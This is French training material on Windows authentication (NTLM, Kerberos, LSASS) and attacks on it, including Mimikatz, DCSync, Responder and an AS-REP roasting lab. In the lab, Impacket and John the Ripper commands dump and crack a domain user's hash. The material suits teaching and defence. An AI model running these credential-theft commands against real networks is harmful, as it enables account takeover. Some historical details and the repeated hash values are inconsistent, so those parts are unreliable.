


Les Tutos de Processus


SUPPORT DE FORMATION

Authentification dans Windows et limitations

Processus Thief

Table des matières

Schéma du Lab



Principe de l'authentification défi-réponse

L'authentification sur un réseau repose sur le procédé défi-réponse, afin de vérifier l'identité d'un client sans jamais divulguer le mot de passe de ce dernier.

Ce principe d'authentification peut également être retrouvé dans d'autres utilisations, notamment pour la connexion à un réseau sans fil.

L'authentification défi-réponse repose sur le schéma ci-dessous :

Le client fourni en clair, sans chiffrement, son nom d'utilisateur au serveur


Le serveur génère un nombre aléatoire, appelé défi, et le transmet au client

A partir de ce nombre, le client créer une fonction de hachage

Le client génère le hash de son mot de passe à partir de la fonction précédemment créée et le transmet au serveur

Le serveur détient le véritable hash du mot de passe du compte spécifié, il compare donc le hash transmis par le client à ce dernier

Si les 2 hashs sont identiques, le mot de passe utilisé par le client pour générer le hash est correct et l'authentification est valide



Calcul et utilité d'un hash

Un hash peut être traduit en français par « Empreinte numérique ».

Le mot hash vient de l'anglais et signifie « pagaille, désordre, recouper et mélanger ».

Il existe plusieurs fonctions de hachage, plus ou moins complexes.

L'une des plus connues est MD5.

Une fonction de hachage permet donc à partir d'une donnée fournie de calculer son empreinte numérique.

On ne peut en revanche pas remonter jusqu'au mot de passe initial par déchiffrement.


Cette empreinte pourra donc permettre de comparer rapidement la donnée initiale sans jamais la connaitre.

En théorie l'empreinte d'un mot de passe est unique, 2 mots de passe différents ne peuvent pas partager la même empreinte.

En pratique, cela s'appelle une collision de hash.

Evidemment, il s'agit là d'un phénomène très rare.

Voici un exemple de hachage du mot de passe « password » en MD5 :



Récupération d'un mot de passe à partir d'un hash

Bien qu'il soit impossible de récupérer le mot de passe initial à partir d'un hash donné, il est possible de calculer le hash d'une infinité de mot de passe jusqu'à trouver une correspondance avec le hash du mot de passe recherché.

Cette méthode est appelée « Attaque par force brute » ou Bruteforce en anglais.

Elle peut s'effectuer soit par dictionnaire, soit par itération.

Dans le cas d'une attaque par dictionnaire, l'ensemble des mots de passe d'une liste prédéfinie sont hashés puis comparés au hash du mot de passe recherché.

Si le mot de passe initial ne fait pas partie des mots de passe de la liste, aucune correspondance ne pourra être trouvée.

Dans le cas d'une attaque par itération, un ensemble de caractères est testé selon toutes les combinaisons jusqu'à la résolution complète.

Dans le cas d'un ensemble « ABC » toutes les combinaisons seront testés :

A, B, C, AA, BB, CC, AAA, BBB, CCC …. ABBBBBB, ACCCCC.. etc

Si l'ensemble des caractères fournis composent le mot de passe initial, l'attaque a une chance de réussite de 100%.

Néanmoins, la durée de l'attaque dépendra de nombreux facteurs :

- Le type de fonction de hachage
- La longueur du mot de passe initial

Historique et format de hash

Les protocoles cités ci-dessous sont utilisés lorsque l'authentification transite par le réseau (par exemple lorsqu'un utilisateur se connecte sur un compte de domaine).

Dans le cas d'une authentification locale (un utilisateur se connecte à la console sur un compte local), ils n'interviennent pas.

Il faut bien comprendre que NTLM désigne le protocole d'authentification.

LM (pour Lan Manager hash) et NTLM (pour NT Lan Manager) désignent eux le format du hash.

D'ailleurs, l'appellation « Hash NTLM » est un abus de langage puisque Microsoft l'appelle « NTHash ».

LM est le format historique. Les mots de passe sont limités à 14 caractères, sur un alphabet restreint. Il repose sur un algorithme DES ancien et faible. Le calcul du hash ne se fait même pas sur toute la longueur du mot de passe. Ce dernier est décomposé en deux portions de 7 caractères (voire une portion plus courte pour les mots de passe qui ne font pas 14 caractères), ce qui facilite le travail d'un attaquant.

NTHash est un format plus récent. Les mots de passe peuvent aller jusqu'à 255 caractères Unicode. L'algorithme sur lequel repose le calcul du hash NT est MD4 et il est plus robuste.

L'algorithme de hachage complet :

MD4(UTF-16-LE(password))

NTLM désigne donc à la fois un format de hash (par abus de langage) mais également un protocole d'authentification !

Limitations de sécurité

Pour renforcer la sécurité d'un mot de passe, on utilise en général une technique dite de « salage ».

On ajoute un « grain de sel » : un chiffre ou une chaine de caractères aléatoires est ajoutée au mot de passe avant d'en faire un hash et ce à chaque calcul du hash.

Ce « grain de sel » n'est connu que du serveur.

Le hash d'un même mot de passe sera donc différent à chaque fois qu'on le génèrera.

Dans le cas de ces 2 formats de hash, il n'existe pas de « grain de sel »

Il est donc possible pour un attaquant d'utiliser des tables de pré-calcul pour retrouver le mot de passe à partir d'un hash donné.

Ces tables sont appelées « Rainbow tables ».

Il s'agit en fait de bases de données indexées contenant des hashs de mots de passe déjà calculés. Elles peuvent être utilisées pour retrouver un hash donné et fournir le mot de passe initial.

Comme nous l'avons vu précédemment, lors d'une attaque par force brute, le calcul d'un hash à partir d'un mot de passe donné est l'étape la plus longue a effectuer.

Si l'ensemble des hashs que nous souhaitons comparer sont déjà calculés, nous nous affranchissons de la durée de calcul.

Evolution des formats de hash dans Windows

Nous avons vu précédemment le format de hash LM et NTLM.

Le format LM a été utilisé historiquement dans les versions de Windows 95, 98 et 98 Second Edition.

NTLM est le protocole d'authentification par défaut pour Windows NT 4.0 (Windows 2000). Le fournisseur de prise en charge de la sécurité NTLM inclut les protocoles d'authentification NTLM et NTLMv2 .

Le format NTHash a fait son apparition avec Windows XP et Server 2003.

Le protocole NTLM, appelé également Net-NTLMv1, utilise à la fois le hash NT et le hash LM, en fonction de la configuration du client ou du serveur et de ce qui est disponible.

Il est donc possible de forcer une authentification avec un hash LM en le spécifiant au serveur lors de la transaction.

Depuis Windows 2000, l'authentification NTLMv2, appelée Net-NTLMv2, est prise en charge nativement et son fonctionnement améliore la sécurité de l'authentification au niveau de l'authenticité des acteurs.

Un algorithme plus robuste est utilisé, HMAC-MD5.

Alors que pour NTLMv1 le défi fourni par le client comportait uniquement le hash du mot de passe et du défi, pour NTLMv2 l'authentification est plus complexe et fourni un défi de taille variable, incluant l'horodatage et des informations sur la cible.

A partir de Windows Vista et Windows Server 2008, le comportement par défaut est de ne plus stocker le condensat LM.

Authentification locale

En pratique, le nom d'utilisateur est donc envoyé en clair, sans chiffrement, par le client, comme on peut le voir dans les trames ci-dessous, qui comporte une authentification réussie sur le protocole SMB2 (protocole d'échange de fichiers) :

689	47.970025	192.168.66.140	192.168.66.252	SMB2	310 Negotiate Protocol Request
690	47.972227	192.168.66.252	192.168.66.140	SMB2	294 Negotiate Protocol Response
691	47.972844	192.168.66.140	192.168.66.252	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
692	47.974353	192.168.66.252	192.168.66.140	SMB2	277 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
693	47.974697	192.168.66.140	192.168.66.252	SMB2	587 Session Setup Request, NTLMSSP_AUTH, User: .\administrateur
694	47.978910	192.168.66.252	192.168.66.140	SMB2	159 Session Setup Response
695	47.979219	192.168.66.140	192.168.66.252	SMB2	172 Tree Connect Request Tree: \\192.168.66.252\IPC$
696	47.988209	192.168.66.252	192.168.66.140	SMB2	138 Tree Connect Response
697	47.988302	192.168.66.140	192.168.66.252	SMB2	178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
698	47.988989	192.168.66.140	192.168.66.252	SMB2	190 Create Request File: srvsvc

Dans un premier temps, le client demande au serveur le défi, via le message NTLMSSP_NEGOTIATE

Le serveur envoi le défi au client via le message de réponse NTLMSSP_CHALLENGE

Le client fourni le hash de son mot de passe avec le message NTLMSSP_AUTH

```
Blob Length: 441
▾ Security Blob: a18201b5308201b1a0030a0101a2820194048201904e544c4d535350000300000018001800…
  ▾ GSS-API Generic Security Service Application Program Interface
    ▾ Simple Protected Negotiation
      ▾ negTokenTarg
          negResult: accept-incomplete (1)
          responseToken: 4e544c4d535350000300000018001800860000000e200e2009e0000000200020058000000…
        ▾ NTLM Secure Service Provider
            NTLMSSP identifier: NTLMSSP
            NTLM Message Type: NTLMSSP_AUTH (0x00000003)
          › Lan Manager Response: 00000000000000000000000000000000000000000000000000000000
            LMv2 Client Challenge: 0000000000000000
          › NTLM Response: 1133e89be75d47f2427cef70ce24d2f801010000000000003cd3ebe6ee41d70107c09399…
          › Domain name: .
          › User name: administrateur
          › Host name: CHRIS-HP
          › Session Key: d116ec1e3db44011f3501620c911b00f
          › Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiat
          › Version 10.0 (Build 19041); NTLM Current Revision 15
            MIC: c1a9d2f2bfcf7f37c523517c46dab739
```

Principe d'authentification sur un domaine Active Directory

Dans un environnement Active Directory, l'authentification sur le réseau est centralisée. On parle de système d'authentification Kerberos.

NTLM peut également être utilisé dans ce type d'environnement.

Active Directory est un système d'annuaire de ressources, rassemblant les informations de comptes, de machines et de droits sur un domaine.

Kerberos est un protocole permettant de s'authentifier auprès d'un service d'annuaire, comme Active Directory.

Le schéma d'authentification sur un domaine Active Directory fait intervenir un tiers supplémentaire par rapport à l'authentification locale, appelé Centre de Distribution des clés, ou KDC (pour Key Distribution Center). Il s'agit là du Contrôleur de domaine.

Le principe de cette authentification est la non-divulgation de mots de passe sur le réseau. Toutes les authentifications s'effectueront via le Contrôleur de domaine, qui garantira l'authentification du compte au serveur cible.

Schéma simple des transactions :

Le client souhaite accéder à une ressource d'un serveur A (exemple : un partage SMB).

Il s'authentifie auprès du KDC qui vérifie son identité.

Si elle est vérifiée, le KDC fourni au client un Jeton garantissant son authenticité (exemple : il s'agit bien du compte « toto »)

Le client utilise ce Jeton pour demander au KDC l'accès à la ressource du serveur A.

Si le client est bien authentifié, le KDC lui fournit un nouveau Jeton.

Le client peut fournir au serveur A son nouveau Jeton pour accéder à la ressource.

Le serveur A vérifie que le client dispose des permissions d'accès à la ressource et lui fournit s'il y est autorisé.

Transactions d'authentification dans un domaine Active Directory

Au niveau des échanges réseau, lors d'une authentification dans un domaine Active Directory, le client va en premier lieu envoyer une demande de Jeton TGT, pour Ticket Granting Ticket, au Contrôleur de domaine (KDC), via un paquet KRB_AS_REQ (pour Kerberos Authentication Service Request).

Pour obtenir ce Jeton TGT, le client fourni l'heure précise de la demande, appelée timestamp, chiffrée avec le hash de son mot de passe personnel, son nom d'utilisateur ainsi que d'autres informations.

Le KDC reçoit la demande de Jeton TGT et vérifie l'existence de l'utilisateur dans son annuaire. Si l'utilisateur est trouvé, il va alors récupérer son hash de mot de passe pour déchiffrer le timestamp envoyé par le client.

S'il n'arrive pas à déchiffrer le timestamp, c'est que le mot de passe utilisé par le client pour générer un hash et chiffré le timestamp et incorrect.

Si le déchiffrement est réussi, le client possède bien le bon mot de passe pour le compte spécifié. Le KDC va donc générer une clé de session unique, limitée dans le temps et disponible uniquement pour cet utilisateur et pour la session en cours.

Le KDC renvoi ensuite au client une réponse sous la forme d'un paquet KRB_AS_REP, contenant la clé de session chiffrée avec le hash du mot de passe du compte spécifié par le client, ainsi qu'un jeton TGT qui contient le nom d'utilisateur, la période de validité, la clé de session et d'autres informations concernant des informations spécifiques du compte (son identifiant, les groupes auxquels il appartient… etc), qu'on appelle le PAC.

Ce TGT n'est pas lisible par le client, il est chiffré avec la clé du KDC.

Seul le KDC est donc en mesure de déchiffrer et accéder au contenu de ce Jeton.

Le client reçoit le Jeton TGT et la clé de session, qu'il pourra déchiffrer avec le hash de son mot de passe.

Il envoi ensuite au KDC un nouveau paquet KRB_TGS_REQ pour demander un Jeton TGS, pour Ticket Granting Service, afin d'accéder à une ressource précise d'un serveur précis sur le domaine.

Ce paquet contient plusieurs informations :

- Le Jeton TGT précédemment fourni par le KDC
- L'identifiant de la ressource à laquelle le client souhaite accéder, appelée SPN pour Service Principal Name, sous la forme « Classe_du_service/FQDN_du_serveur » (exemple : cifs/SRV-DATA)
- Son nom d'utilisateur et l'heure précise de la nouvelle demande, appelée timestamp, chiffrés avec la clé de session précédemment fournie par le KDC.

Lorsque le KDC récupère ses informations, il va comparer le contenu du Jeton TGT, qu'il est seul à pouvoir déchiffrer, avec le contenu du troisième élément, à savoir le nom d'utilisateur et le timestamp chiffrés avec la clé de session du Jeton TGT.

Si le déchiffrement réussi et que les informations déchiffrées correspondent à celles contenues dans le Jeton TGT, la clé de session utilisée pour chiffrer les informations est donc vérifiée, prouvant que le client a bien été authentifié précédemment lors de la demande de Jeton TGT.

Le KDC va alors récupérer dans son annuaire la clé de chiffrement de la ressource demandée par le client.

Le KDC répond au client via un paquet KRB_TGS_REP qui contient :

- Une nouvelle clé de session chiffrée avec la première clé de session
- Un Jeton TGS contenant le nom de l'utilisateur, l'identifiant de la ressource demandée ainsi que d'autres informations du compte (son identifiant, ses groupes… etc), qu'on appelle le PAC. Ce Jeton TGS est chiffré avec la clé du service demandé, déchiffrable donc uniquement par le serveur fournissant la ressource.

Le client reçoit les informations et peut déchiffrer la nouvelle clé de session grâce à la clé de session précédemment reçu lors de la requête du Jeton TGT.

Il transmet alors un paquet KRB_AP_REQ au serveur fournissant la ressource à laquelle il veut accéder qu'il va chiffrer avec la nouvelle clé de session.


Ce paquet contient le Jeton TGS ainsi que des informations du compte (son identifiant, ses groupes… etc). L'échange est identique à celui effectué avec le KDC.

Le serveur fournissant la ressource reçoit les informations qu'il peut déchiffrer grâce à la clé du service qu'il possède.

Il compare le contenu du Jeton TGS avec les informations du compte fournies par le client et si elles correspondent, cela signifie que le KDC a confirmé l'authentification de l'utilisateur.

Le serveur vérifie donc que l'utilisateur spécifié dispose des permissions pour accéder à la ressource en fonction des infos contenus dans le PAC (groupes auxquels il appartient par exemple), et le cas échéant, lui fournit la ressource demandée.

Il faut bien comprendre que le contrôleur de domaine gère l'authentification et que le serveur de ressource gère les autorisations d'accès à la ressource via le PAC de l'utilisateur.



NB : Si l'utilisateur tente d'accéder à une ressource par son adresse IP, c'est le protocole NTLM qui sera utilisé. Le client s'authentifie auprès du serveur de ressource qui va ensuite demander au contrôleur de domaine de valider le challenge défi-réponse.

S'il utilise en revanche le nom DNS de la ressource, le contrôleur de domaine pourra résoudre son Service Principal Name (SPN) associé et chiffrer le jeton TGS avec la clé du serveur qui propose la ressource.

Fournisseur de support de sécurité et Processus Système

Pour éviter qu'un utilisateur ne doive retaper son mot de passe à chaque accès à une ressource d'un réseau, son nom d'utilisateur et le hash de son mot de passe sous différents formats (LM, NT… etc) sont enregistrés dans des fournisseurs de support de sécurité, appelés SSP.

Ces fournisseurs, qui sont en fait des bibliothèques au format DLL, sont chargés dans un processus système dédié à l'authentification, le processus LSASS, pour Local Security Authority Subsystem.

Chaque fournisseur contient les informations d'identification pour un usage précis (Kerberos, NTLM, Digest, SChannel … etc).

Il faut bien comprendre que le processus LSASS fonctionne avec les privilèges SYSTEM et contient les informations d'authentification en cache pour l'ensemble des comptes actifs sur le système.

Par défaut, Windows met en cache les 10 derniers hachages de mot de passe.

Le logiciel Mimikatz permet de récupérer l'ensemble de ces informations via le privilège SeDebugPrivilege (un compte Administrateur dispose de ce privilège par défaut) qui permet d'attacher un déboggueur au noyau ou à n'importe quel processus.

Depuis Windows XP et Server 2003 et jusqu'à Windows 8.0 et Server 2012, le procotole WDigest a été conçu pour être utilisé avec le protocole HTTP pour l'authentification.

Le protocole est activé par défaut et pour des raisons de compatibilité les mots de passe des utilisateurs étaient enregistrés sans chiffrement dans le SSP Digest de LSASS.

Cela signifie que Mimikatz peut récupérer des identifiants en clair sur ces versions.

Attaque DC Sync

DCSync est une attaque qui permet de simuler le comportement du contrôleur de domaine afin de récupérer les données de mot de passe via la réplication de domaine.

Lorsqu'il existe plusieurs contrôleurs de domaine, les changements sur les utilisateurs, les machines ou les droits doivent être à jour sur l'ensemble des contrôleurs.

Pour qu'il n'existe aucune différence, les différents contrôleurs effectuent régulièrement des réplications de l'annuaire.

Cette réplication permet de récupérer la totalité des informations de l'annuaire, y compris les noms d'utilisateurs et les hash des mots de passe.

Un utilisateur ayant les privilèges nécessaires peut effectuer une demande de réplication d'un compte spécifié et obtenir ses informations d'identification.

Pour effectuer une attaque DCSync, l'utilisateur doit disposer des privilèges **Replicating Directory Changes All** et **Replicating Directory Changes.**

Les membres des groupes Administrateurs, Administrateurs de domaine, Administrateurs d'entreprise et Contrôleurs de domaine ont ces privilèges par défaut.

Pré-authentification Kerberos

Afin d'obtenir un Jeton TGT, le client fourni l'heure précise de la demande, appelée timestamp, chiffrée avec le hash de son mot de passe personnel, son nom d'utilisateur ainsi que d'autres informations.

Malheureusement certaines applications ne prennent pas en charge la pré-authentification Kerberos.

Il est possible de désactiver cette pré-authentification dans les paramètres du compte dans l'annuaire Active Directory.

Sans pré-authentification Kerberos, il n'est pas nécessaire de fournir ces informations.

Un attaquant malveillant peut donc envoyer directement une demande fictive d'authentification. Le KDC renverra un TGT chiffré et l'attaquant pourra tenter de trouver le mot de passe de l'utilisateur par force brute de manière hors ligne (puisque la clé utilisée pour chiffrer le jeton TGT est le hash de l'utilisateur).

```
┌──(root㉿ CHRIS-HP)-[~/impacket/examples]
└─# python3 GetNPUsers.py PWNLAB.local/Michael -no-pass -dc-ip 172.23.96.100
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for Michael
$krb5asrep$23$Michael@PWNLAB.LOCAL:1025a989ce5a964ce7863dffa179e3e2$563a1136c1f5f3747cf470e2b28701d9aac
ca90d85dfaee153b71f362b7ef9e8b42e651cedf3aa770769d1260c82df909577be2ecb83657704cbbee9a675bfcd96b2f98957
296a44b12be14a9821d08f697b172382a2451b707958bd941ad8fc55b92aaa1e3b60c04cc6bf2a98978f34a1d4a768de4e0cb3c
191f0cdba75d2d54837a5c9257d60bf39caefe223abafe3f8a18bef7050cf33f8047916d51fbc6c68a944d02b07f2ceb725043f
┌──(root㉿ CHRIS-HP)-[~/impacket/examples]
└─# echo '$krb5asrep$23$Michael@PWNLAB.LOCAL:46ef6f6f42ff93c9756e65140b05b92a$3dbb9ff6a449c5aeeb4cfddaf
a4a586c52d1a286a229491c8ccb5b6992bfefcd4a9a3583fe73b52f1ed9879d6edbdf2c1c0e0c3436d45afbbd7039b61b32b2f1
de903ce7b367c84e516f7bfe55de3d0110ebff19ff4fa5a116ed7222e6f944b573b804125da58e317f06d9edac10cf03eeae970
cf561156a7089d99150697fe7b9714f47f4af753c7843677d4466e0e370bb449cc05c0bec73635017422a54a0788b989f111f68
0408c1dda6' > michael.hash
┌──(root㉿ CHRIS-HP)-[~/impacket/examples]
└─# john --format=krb5asrep ./michael.hash --wordlist=/root/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd         ($krb5asrep$23$Michael@PWNLAB.LOCAL)
1g 0:00:00:00 DONE (2021-05-07 23:44) 33.33g/s 68266p/s 68266c/s 68266C/s 123456..queen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌──(root㉿ CHRIS-HP)-[~/impacket/examples]
└─#
```

Attaque par Responder

Lorsque vous tentez d'accéder à un partage réseau, Windows envoi le nom d'utilisateur du compte courant avec son hash Net-NTLM vers le serveur.

